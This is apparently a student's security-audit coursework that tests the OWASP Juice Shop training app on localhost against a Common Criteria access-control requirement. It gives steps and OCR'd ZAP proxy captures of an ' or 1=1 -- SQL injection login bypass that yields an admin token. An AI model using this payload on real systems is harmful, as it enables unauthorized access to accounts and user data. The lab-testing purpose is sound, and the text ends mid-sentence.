Security Audit and Certification
Coursework
PART 2

Apoorva Ramaiah
230003053

Security audit

FDP_ACC.1.1 The TOE shall enforce the systems access control SFP on all subjects, all objects, and all operations among subjects and objects covered by the SFP.

SFR Identifier: In FDP_ACC.1.1, the PP/ST author should specify a uniquely named access control SFP to be enforced by the TSF, and author should specify the list of subjects, objects, and operations among subjects and objects covered by the SFP.This relates with Challenges from the category "Broken Access Control"

Related vulnerability challenges:

- Admin Section
- CSFR
- Easter Egg
- Five-Star Feedback
- Forged Feedback
- Forged Review
- Manipulate Basket
- Product Tampering
- SSRF
- View Basket
- Web3 Sandbox

Tested Vulnerability Challenges:


Admin Login


(a) Description of penetration testing that was carried out for VC_1


1. Login to the TOE i.e. OWASP Juice Shop using any credentials. I used asb@abs.com with password as asd but since the user doesn't exist it gives me *"invalid user of password error".* Ref pic#1.
2. Since most of the site doesn't handle the special character properly I tried using email as ' and password as asdqw. Which didn't technically return an error but gave sql jargon which lead me to believe that I can injection is possible.
3. Then I did a right click on the POST method of the api, rest/user/login and under attack when and started fuzz attack.
4. In Requester or fuzz attack I gave email as 'or1=1-- password : asdqw (Ref pic#4). The or1=1 returns TRUE returning all the rows and -- comments out the rest i.e. no need for the password.
5. The ZAP then returns 200 response with the username of the admin and token for the password.
6. After using the admin email id : admin@juice-sh.op and password: asdqw, the login to the juice shop store is successful.
7. We can access the administration page by using the following path: https:/127.0.0.1:3000/#/adminstration
8. Here, we can access the email id of all the registered users as well as the customer feedback.


9. In this way, Admin access control was broken, and challenge of Adin Section and Admin Login were solved.


(b) Outcomes (evidence) of the penetration testing in (a)








19:08
Untitled Session - ZAP 2.14.0
File Edit View Analyse Report Tools Import Export Online Help
Standard Mode
Sites
Quick Start
Request
Response
Requester
Header: Text
Body: Text
Contexts
Default Context
Sites
https://cdnjs.cloudflare.com
http://127.0.0.1:3000
https://spocs.getpocket.com
POST http://127.0.0.1:3000/rest/user/login HTTP/1.1
host: 127.0.0.1:3000
User-Agent: Mozilla/5.0 (X11; Linux aarch64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Referer: https://127.0.0.1:3000/
Content-Type: application/json
Content-Length: 32
Origin: https://127.0.0.1:3000
Connection: keep-alive
{"email":"'","password":"asdqw"}
History
Search
Alerts
Output
WebSockets
Fuzzer
Filter: OFF
Export
ID Source Req. Timestamp Method URL Code Reason RTT Size Resp. Body Highest Alert Note Tags
103 Pr... 4/20/24, 6:49:10 PM POST http://127.0.0.1:3000/rest/user/login 401 Unautho... 4... 26 bytes Medium
104 Pr... 4/20/24, 6:54:45 PM GET http://127.0.0.1:3000/rest/user/whoami 304 Not Mod... 9 ... 0 bytes Medium
105 Pr... 4/20/24, 6:54:45 PM GET http://127.0.0.1:3000/rest/user/whoami 200 OK 4 ... 11 bytes Medium JSON
106 Pr... 4/20/24, 6:54:45 PM POST http://127.0.0.1:3000/rest/user/login 401 Unautho... 1... 26 bytes Medium
Alerts 0 5 6 5 Main Proxy: 127.0.0.1:8081
Current Scans 0 0 0 0 0 0 0 0 0


19:09
Untitled Session - ZAP 2.14.0
File Edit View Analyse Report Tools Import Export Online Help
Standard Mode
Sites
Quick Start
Request
Response
Requester
Header: Text
Body: Text
Contexts
Default Context
Sites
https://cdnjs.cloudflare.com
http://127.0.0.1:3000
https://spocs.getpocket.com
HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: /#/jobs
Content-Type: application/json; charset=utf-8
Vary: Accept-Encoding
Date: Sat, 20 Apr 2024 18:08:15 GMT
Connection: keep-alive
"SELECT * FROM Users WHERE email = ''' AND password = '26b5542258bc1994b7423fb175caf101' AND deletedAt IS NULL"
},
"original": {
"errno": 1,
"code": "SQLITE_ERROR",
"sql":
"SELECT * FROM Users WHERE email = ''' AND password = '26b5542258bc1994b7423fb175caf101' AND deletedAt IS NULL"
},
"sql":
"SELECT * FROM Users WHERE email = ''' AND password = '26b5542258bc1994b7423fb175caf101' AND
History
Search
Alerts
Output
WebSockets
Fuzzer
Filter: OFF
Export
ID Source Req. Timestamp Method URL Code Reason RTT Size Resp. Body Highest Alert Note Tags
103 Pr... 4/20/24, 6:49:10 PM POST http://127.0.0.1:3000/rest/user/login 401 Unautho... 4... 26 bytes Medium
104 Pr... 4/20/24, 6:54:45 PM GET http://127.0.0.1:3000/rest/user/whoami 304 Not Mod... 9 ... 0 bytes Medium
105 Pr... 4/20/24, 6:54:45 PM GET http://127.0.0.1:3000/rest/user/whoami 200 OK 4 ... 11 bytes Medium JSON
106 Pr... 4/20/24, 6:54:45 PM POST http://127.0.0.1:3000/rest/user/login 401 Unautho... 1... 26 bytes Medium
Alerts 0 5 6 5 Main Proxy: 127.0.0.1:8081
Current Scans 0 0 0 0 0 0 0 0 0


Untitled Session - ZAP 2.14.0
File Edit View Analyse Report Tools Import Export Online Help
Standard Mode
Sites
Quick Start
Request
Response
Requester
Header: Text
Body: Text
Contexts
Default Context
Sites
https://cdnjs.cloudflare.com
http://127.0.0.1:3000
https://spocs.getpocket.com
POST http://127.0.0.1:3000/rest/user/login HTTP/1.1
host: 127.0.0.1:3000
User-Agent: Mozilla/5.0 (X11; Linux aarch64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Referer: https://127.0.0.1:3000/
Content-Type: application/json
Content-Length: 42
Origin: https://127.0.0.1:3000
Connection: keep-alive
{"email":"' or 1=1 --","password":"asdqw"}
History
Search
Alerts
Output
WebSockets
Fuzzer
New Fuzzer
Progress: 6: HTTP - http://127.0.0..rest/user/login
100%
Current fuzzers: 0
Messages Sent: 1
Errors: 0
Show Errors
Task ID
Message Type
Code
Reason
RTT
Size Resp. Header
Size Resp. Body
Highest Alert
State
0 Original
200 OK
159 ms
386 bytes
799 bytes
Medium
1 Fuzzed
200 OK
46 ms
386 bytes
799 bytes
{"email":"' ...
Alerts 0 5 6 6 Main Proxy: 127.0.0.1:8081
Current Scans 0 0 0 0 0 0 0 0 0


Untitled Session - ZAP 2.14.0
File Edit View Analyse Report Tools Import Export Online Help
Standard Mode
Sites
Quick Start
Request
Response
Requester
Header: Text
Body: Text
Contexts
Default Context
Sites
https://cdnjs.cloudflare.com
http://127.0.0.1:3000
https://spocs.getpocket.com
HTTP/1.1 200 OK
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: /#/jobs
Content-Type: application/json; charset=utf-8
Content-Length: 799
ETag: W/"31f-0siVB203BI22AUEF0uvj26fya7s"
Vary: Accept-Encoding
{"authentication":{"token":
"eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MSwidXNlcm5
hbWUiOiIiLCJlbWFpbCI6ImFkbWluQGp1aWNlLXNoLm9wIiwicGFzc3dvcmQiOiIwMTkyMDIzYTdiYmQ3MzI1MDUxNmYw
NjlkZjE4YjUwMCIsInJvbGUiOiJhZGlpbiIsImRlbHV4ZVRva2VuIjoiIiwibGFzdExvZ2luSXAiOiIiLCJwcm9maWxlS
W1hZ2UiOiJhc3NldHMvcHVibGljL2ltYWdlcy91cGxvYWRzL2RlZmF1bHRBZG1pbi5wbmciLCJ0b3RwU2VjcmV0Ijoi
wiaXNBY3RpdmUiOnRydWUsImNyZWF0ZWRBdCI6IjIwMjQtMDQtMjAgMTY6MzM6NTAuMzY1ICswMDowMCIsInVwZGF0ZWR
BdCI6IjIwMjQtMDQtMjAgMTY6MzM6NTAuMzY1ICswMDowMCIsImRlbGV0ZWRBdCI6bnVsbH0sImlhdCI6MTcxMzYzNjc2
M30.lswGb7iAtaEk9ybw4Ogu0zvfdNnLkSt3pr6yPqdnll37DChNSeTuvzDhtUHkPXOp1q-b60uyHwdwgpW4MCSHXDhmT
LEq2WiDUcmzGIgWmeIbH42KCBA2RnToZcTpydAHhPQ0eUqEnQxgB7WXJ18eNzx3a4wiDUn4dw8sneSzieM","bid":1,
"umail":"admin@juice-sh.op"}}
History
Search
Alerts
Output
WebSockets
Fuzzer
New Fuzzer
Progress: 6: HTTP - http://127.0.0..rest/user/login
100%
Current fuzzers: 0
Messages Sent: 1
Errors: 0
Show Errors
Export
Task ID
Message Type
Code
Reason
RTT
Size Resp. Header
Size Resp. Body
Highest Alert
State
Payloads
0 Original
200 OK
159 ms
386 bytes
799 bytes
Medium
1 Fuzzed
200 OK
46 ms
386 bytes
799 bytes
{"email":"' ...
Alerts 0 5 6 6 Main Proxy: 127.0.0.1:8081
Current Scans 0 0 0 0 0 0 0 0 0



(c) Explanation of how the evidence included in (b) proves that SFR_i is violated.

The penetration testing involved using random credentials and exploiting a SQL injection vulnerability. Through fuzz testing, we successfully accessed the admin panel using 'or 1=1-- as an email and retrieved admin credentials. This enabled unauthorized access to user

